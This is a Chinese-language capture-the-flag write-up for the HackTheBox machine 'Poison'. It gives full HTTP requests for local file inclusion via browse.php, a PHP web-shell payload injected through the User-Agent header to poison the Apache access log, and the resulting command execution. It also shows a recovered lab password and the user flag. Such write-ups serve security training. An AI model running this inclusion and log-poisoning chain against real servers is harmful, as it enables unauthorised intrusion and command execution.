
Poison,base64多次解碼、LFI、apache(文件收集,存取,反彈shell)、VNC共享提權

```
└──# nmap -sCV -p22,80 -A 10.10.10.84
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-20 21:23 EDT
Nmap scan report for 10.10.10.84
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: FreeBSD 11.1-RELEASE (97%), FreeBSD 11.0-RELEASE (96%), FreeBSD 11.2-RELEASE - 11.3 RELEASE or 11.2-STABLE (96%), FreeBSD 11.1-STABLE (95%), FreeBSD 11.0-RELEASE - 12.0-CURRENT (95%), FreeBSD 11.0-CURRENT (94%), FreeBSD 11.3-RELEASE (93%), FreeBSD 12.0-RELEASE - 13.0-CURRENT (93%), FreeBSD 11.2-RELEASE - 11.3-RELEASE (93%), FreeBSD 11.0-STABLE (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   271.87 ms 10.10.14.1
2   271.98 ms 10.10.10.84

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.31 seconds
```


可查看php檔的網站



在listfiles.php 發現


```
Array ( [0] => . [1] => .. [2] => browse.php [3] => index.php [4] => info.php [5] => ini.php [6] => listfiles.php [7] => phpinfo.php [8] => pwdbackup.txt )
```

有找到疑似密碼資訊??



嘗試進行base64解碼失敗，發現到中間有空格。。

進行調整後



測試一次成功。進行反編譯base64 13次

轉寫CODE:https://github.com/a6232283/HTB/blob/main/code/base64-d.sh


獲取：

```
└──# bash base64-d.sh
Charix!2#4%6&8(0
```

不知道帳號是?

查看是否能進行LFI?答對了。。。

`/etc/passwd`，但使用者`charix`不可ssh。疑似連線太久失敗(失敗)。



Request


```
GET /browse.php?file=/etc/passwd HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 21 Jul 2024 02:19:36 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 1894
Connection: close
Content-Type: text/html; charset=UTF-8

# $FreeBSD: releng/11.1/etc/master.passwd 299365 2016-05-10 12:47:36Z bcr $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
_ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
_tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
charix:*:1001:1001:charix:/home/charix:/bin/csh
```

查看phpinfo.php

每次第一次連線。最後都會出現+有出現錯誤



Warning: include(phpinfo.php): failed to open stream: No such file or directory in **/usr/local/www/apache24/data/browse.php** on line **2**


Warning: include(): Failed opening 'phpinfo.php ' for inclusion (include_path='.:/usr/local/www/apache24/data') in **/usr/local/www/apache24/data/browse.php** on line **2**

因是apache，查看是否有設定檔?是否有`httpd.conf`?

```
http://10.10.10.84/browse.php?file=/usr/local/etc/apache24/httpd.conf
```

看到可以訪問存取

```
/var/log/httpd-error.log
/var/log/httpd-access.log" common
```



```
GET /browse.php?file=/usr/local/etc/apache24/httpd.conf HTTP/1.1
Host: 10.10.10.84
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

```
# If you do not specify an ErrorLog directive within a <VirtualHost>
 # container, error messages relating to that virtual host will be
 # logged here.  If you *do* define an error logfile for a <VirtualHost>
  # container, that host's errors will be logged there and not here.
  #
  ErrorLog "/var/log/httpd-error.log"

  #
  # LogLevel: Control the number of messages logged to the error_log.
  # Possible values include: debug, info, notice, warn, error, crit,
  # alert, emerg.
  #
  LogLevel warn

  <IfModule log_config_module>
   #
   # The following directives define some format nicknames for use with
   # a CustomLog directive (see below).
   #
   LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
   LogFormat "%h %l %u %t \"%r\" %>s %b" common

   <IfModule logio_module>
    # You need to enable mod_logio.c to use %I and %O
    LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\" %I %O" combinedio
   </IfModule>

   #
   # The location and format of the access logfile (Common Logfile Format).
   # If you do not define any access logfiles within a <VirtualHost>
    # container, they will be logged here.  Contrariwise, if you *do*
    # define per-<VirtualHost>
     access logfiles, transactions will be
    # logged therein and *not* in this file.
    #
    #CustomLog "/var/log/httpd-access.log" common

    #
    # If you prefer a logfile with access, agent, and referer information
    # (Combined Logfile Format) you can use the following directive.
    #
```

嘗試進行上傳PHP

```
User-Agent:tso: <?php system($_REQUEST['tso']); ?>
```

```
GET / HTTP/1.1
Host: 10.10.10.84
User-Agent:tso: <?php system($_REQUEST['tso']); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```


```
HTTP/1.1 200 OK
Date: Sun, 21 Jul 2024 03:33:55 GMT
Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32
X-Powered-By: PHP/5.6.32
Content-Length: 289
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
 <body>
  <h1>
   Temporary website to test local .php scripts.
  </h1>
  Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php

 </body>
</html>

<form action="/browse.php" method="GET">
 Scriptname: <input type="text" name="file">
  <br>
 <input type="submit" value="Submit">
</form>
```

成功並執行

```
http://10.10.10.84/browse.php?file=/var/log/httpd-access.log&tso=id
```

```
192.168.253.133 - - [24/Jan/2018:18:33:25 +0100] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0" 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-" 10.10.14.4 - - [19/Mar
/2018:13:28:50 +0100] "GET / HTTP/1.0" 200 289 "-" "-" 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "POST /sdk HTTP/1.1" 404 201 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.10.14.4 - - [19/Mar/2018:13:28:50 +0
"GET /nmaplowercheck1521462526 HTTP/1.1" 404 222 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.10.14.4 - - [19/Mar/2018:13:28:50 +0100] "GET / HTTP/1.1" 200 289 "-" "-" 10.10.14.4 - - [19/Mar/2018:13:28:50 +0
"GET /HNAP1 HTTP/1.1" 404 203 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)" 10.10.14.12 - - [21/Jul/2024:04:30:39 +0200] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:30:39 +0200] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:30:39 +0200] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linu
x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:30:40 +0200] "GET /favicon.ico HTTP/1.1" 404 209 "http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:3
+0200] "GET /browse.php?file=%27 HTTP/1.1" 200 347 "http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:31:58 +0200] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64;
rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:32:59 +0200] "GET / HTTP/1.1" 200 289 "-" "tso:
Warning: system(): Cannot execute a blank command in /var/log/httpd-access.log on line 15
" 10.10.14.12 - - [21/Jul/2024:04:33:15 +0200] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:33:23 +0200] "GET /browse.php?file=tso.php HTTP/1.1" 200 359
"http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:33:30 +0200] "GET /browse.php?file=tso.php%%27id%27 HTTP/1.1" 200 369 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:33:39 +0200] "GET /browse.php?file=tso.php&id HTTP/1.1" 200 359 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:34:52 +0200] "GET
HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:34:59 +0200] "GET /browse.php?file=phpinfo.php+ HTTP/1.1" 200 369 "http://10.10.10.84/" "Mozilla/5.0 (X11; Linux x86_64; rv:109.
Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:35:02 +0200] "GET /browse.php?file=phpinfo.php HTTP/1.1" 200 69710 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:04:56:05 +0200] "
/browse.php?file=phpinfo.php HTTP/1.1" 200 69710 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:00:41 +0200] "GET /browse.php?file=/etc/passwd HTTP/1.1" 200 1894 "-" "Mozilla/5.0 (X11; Linux
x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:02:53 +0200] "GET /browse.php?file=/usr/local/etc/apache24/httpd.conf HTTP/1.1" 200 21199 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.
- - [21/Jul/2024:05:03:21 +0200] "GET /browse.php?file=/usr/local/etc/apache24/logs/access_log&tso=id HTTP/1.1" 200 423 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:03:48 +0200] "GET
/browse.php?file=/usr/logs/access_log&tso=id HTTP/1.1" 200 385 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:03:55 +0200] "GET /browse.php?file=/usr/logs/access_log&tso=whoami HTTP/1.1" 20
"-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:04:03 +0200] "GET /browse.php?file=/usr/logs/access_log&tso=%22whoami%22 HTTP/1.1" 200 385 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:07:18 +0200] "GET /browse.php?file=/usr/local/etc/apache24/httpd.conf HTTP/1.1" 200 21199 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul
/2024:05:17:57 +0200] "GET /browse.php?file=/var/logs/access_log&tso=%22whoami%22 HTTP/1.1" 200 385 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:18:00 +0200] "GET /browse.php?file=/va
/access_log&tso=id HTTP/1.1" 200 385 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:18:07 +0200] "GET /browse.php?file=/logs/access_log HTTP/1.1" 200 377 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:
Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:28:50 +0200] "GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1" 200 5347 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:28:5
+0200] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:29:30 +0200] "GET /browse.php?file=/var/log/httpd-access.log&tso=id HTTP/1.1" 200 5683 "-" "Mozilla/5.0 (X11; Linu
x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:29:46 +0200] "GET /browse.php?file=/var/log/httpd-access.log&tso=whoami HTTP/1.1" 200 5879 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.10.14.12 - - [21/Jul/2024:05:31:15 +0200] "GET / HTTP/1.1" 200 289 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0" 10.10.14.12 - - [21/Jul/2024:05:31:29 +0200] "GET / HTTP/1.1" 200 289 "-" "tso:
Warning: system(): Cannot execute a blank command in /var/log/httpd-access.log on line 39
" 10.10.14.12 - - [21/Jul/2024:05:31:52 +0200] "GET / HTTP/1.1" 200 289 "-" "tso:
Warning: system(): Cannot execute a blank command in /var/log/httpd-access.log on line 40
" 10.10.14.12 - - [21/Jul/2024:05:31:59 +0200] "GET / HTTP/1.1" 200 289 "-" "tso:
Warning: system(): Cannot execute a blank command in /var/log/httpd-access.log on line 41
" 10.10.14.12 - - [21/Jul/2024:05:33:31 +0200] "GET / HTTP/1.1" 200 289 "-" "tso: uid=80(www) gid=80(www) groups=80(www) " 10.10.14.12 - - [21/Jul/2024:05:33:55 +0200] "GET / HTTP/1.1" 200 289 "-" "tso: uid=80(www) gid=80(www) groups=80(www) "
```

反彈成功



如前面找到的帳密，進行su連線

```
username : charix
passwd : Charix!2#4%6&8(0
```

登入成功

```
$ su charix
Password:Charix!2#4%6&8(0
id
uid=1001(charix) gid=1001(charix) groups=1001(charix)
whoami
charix
```

user flag

```
cat user.txt
eaacdfb2d141b72a589233063604209c
```

